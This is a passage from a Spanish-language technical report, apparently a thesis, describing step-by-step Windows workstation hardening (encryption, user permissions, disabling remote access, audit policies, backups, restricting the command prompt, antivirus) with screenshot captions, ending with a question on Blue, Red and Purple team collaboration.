
Ilustración 41. Actualizaciones Windows Update



Fuente: El autor

Se realiza activación de cifrado de datos de Windows.


Ilustración 42. Cifrado de datos en el equipo



Fuente: El autor

Se procede con la revisión de usuarios del sistema, creación de usuario encargado de contabilidad y asignación de permisos según sus funciones.

Ilustración 43. Revisión de roles y permisos de usuarios




Fuente: El autor

- Configuraciones de seguridad

Se accede al panel de control del equipo para revisión general y se determinó la desactivación de la opción de acceso remoto.


Ilustración 44. Desactivación de opción de acceso remoto



Fuente: El autor

Se realizo la activación de sincronización de la hora en internet por medio de El protocolo de tiempo de red (NTP).


Ilustración 45. Activación de sincronización de la hora NTP



Fuente: El autor

Se realiza la revisión de los servicios que se encuentran corriendo en el equipo.


Ilustración 46. Verificación de servicios habilitados



Fuente: El autor

Se realiza configuración de captura de eventos del sistema. Ilustración 47.

Ilustración 47. Visor de eventos del sistema




Fuente: El autor

Configuración de Directivas de seguridad local o GPO mediante el acceso a gpedit.msc

Con el fin de tener contraseñas con un nivel de seguridad adecuado se realiza la activación de la directiva de cumplimiento al respecto. Figura 48.


Ilustración 48. Cumplimiento complejidad de contraseñas



Fuente: El autor

Como directiva local se revisó y configuró el acceso del equipo desde la red a usuarios como se puede ver en la figura 49.


Ilustración 49. Configuración de acceso al equipo desde la red



Fuente: El autor

Se realizo la configuración para la auditoria del equipo en aspectos importantes como inicios de sesión, cambios de privilegios, cambio de directivas entre otros.


Ilustración 50. Configuración de auditoria en el equipo



Fuente: El autor

Se configuración la realizaron de copias de seguridad de archivos importantes, esta es solo una de las copias que se tendrá de la información.

Ilustración 51. Copias de seguridad y puntos de restauración




Fuente: El autor

Otros elementos que se configuraron en las directivas fueron: la protección para no permitir instalaciones de software que puede ser dañino, ilegal o malware, (Figura 52),


Se deshabilita el acceso al panel de control, al símbolo del sistema y a la ejecución de Shell (Figuras 54 y 55).

Ilustración 52. Inhabilitación para instalar software




Fuente: El autor

Ilustración 53. Restricción de acceso al panel de control




Fuente: El autor

Ilustración 54. Configuración de Shell permitidas



Fuente: El autor


Ilustración 55. Desactivación del acceso de usuarios al símbolo del sistema



Fuente: El autor

Finalmente se realiza la instalación del antivirus MCaffe para fortalecer la seguridad del equipo lo cual también se puede realizar mediante una consola de antivirus para todos los equipos de la red corporativa

Ilustración 56. Instalación de antivirus



Fuente: El autor

5.5 ETAPA 5. SOCIALIZACIÓN DE INFORME TÉCNICO

1. De qué manera pueden aportar en el campo de la ciberseguridad la integración de equipos Blue Team, Red Team y Purple Team al mismo tiempo dentro de una organización.

